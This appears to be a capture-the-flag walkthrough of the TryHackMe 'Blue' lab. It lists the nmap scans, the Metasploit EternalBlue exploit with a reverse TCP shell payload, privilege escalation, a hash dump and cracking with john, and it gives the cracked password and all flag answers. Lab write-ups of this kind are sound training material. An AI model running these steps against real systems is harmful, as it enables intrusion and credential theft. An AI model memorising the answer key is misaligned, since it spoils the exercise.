


# TryHackMe

## Blue Room Walkthrough

---

The



room consists of multiple tasks aimed at gaining access to a vulnerable machine, escalating privileges, and finding hidden flags. Below is a detailed step-by-step guide with answers.

## Task 1: Recon

Scan the machine.

We run the following Nmap scan:

```
nmap -sS -Pn -A -p- -T5 $ip
```

```
root@ip-10-10-215-8: ~
File Edit View Search Terminal Help
49152/tcp open  msrpc      Microsoft Windows RPC
49153/tcp open  msrpc      Microsoft Windows RPC
49154/tcp open  msrpc      Microsoft Windows RPC
49158/tcp open  msrpc      Microsoft Windows RPC
49159/tcp open  msrpc      Microsoft Windows RPC
MAC Address: 02:0D:6A:B4:15:7D (Unknown)
Aggressive OS guesses: Microsoft Windows Home Server 2011 (Windows Server 2008 R2) (96%), Microsoft Windows Server 2008 R2 SP1 (96%), Microsoft Windows Server 2008 SP1 (96%), Microsoft Windows Server 2008 SP2 (96%), Microsoft Windows Server 2008 SP2 or Windows 10 or Xbox One (96%), Microsoft Windows 7 (96%), Microsoft Windows 7 SP0 - SP1 or Windows Server 2008 (96%), Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1 (96%), Microsoft Windows 7 Ultimate (96%), Microsoft Windows 7 Ultimate SP1 or Windows 8.1 Update 1 (96%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -8m41s, deviation: 0s, median: -8m41s
|_nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:0d:6a:b4:15:7d (unknown)
|_smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
```

How many ports are open with a port number under 1000?

Answer: 3

What is this machine vulnerable to?

Command:

```
nmap -sS -Pn -p 445 $ip --script smb-vuln-ms17-010.nse
```

Answer: ms17-010

## Task 2: Gain Access

Start Metasploit by running the command:

```
msfconsole
```

Answer: No answer needed

Find the exploitation code:

search ms17-010

Answer: exploit/windows/smb/ms17\_010\_eternalblue

Set the required value:

Answer: RHOSTS

Set the payload:

set payload windows/x64/shell/reverse\_tcp

Run the exploit:

run

### **Task 3: Escalate**

Convert the shell to a meterpreter session:

search shell\_to\_meterpreter

Answer: post/multi/manage/shell\_to\_meterpreter

Required option to change:

Answer: SESSION

Verify privilege escalation:

Run: getsystem

### **Task 4: Cracking**

Dump the hashes:

hashdump

Answer: Jon

Crack the password:

Command:

john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Answer: alqfna22

## Task 5: Find Flags!

Flag 1:

Location: System root

Answer: flag{access\_the\_machine}

Flag 2:

Location: Where Windows stores passwords

Command: search -f flag2.txt

Answer: flag{sam\_database\_elevated\_access}

Flag 3:

Location: Admin's documents

Answer: flag{admin\_documents\_can\_be\_valuable}

## Conclusion

This walkthrough covered the key steps to exploit the 'Blue' machine, including gaining access, escalating privileges, and retrieving all the required flags. Thank you for following along!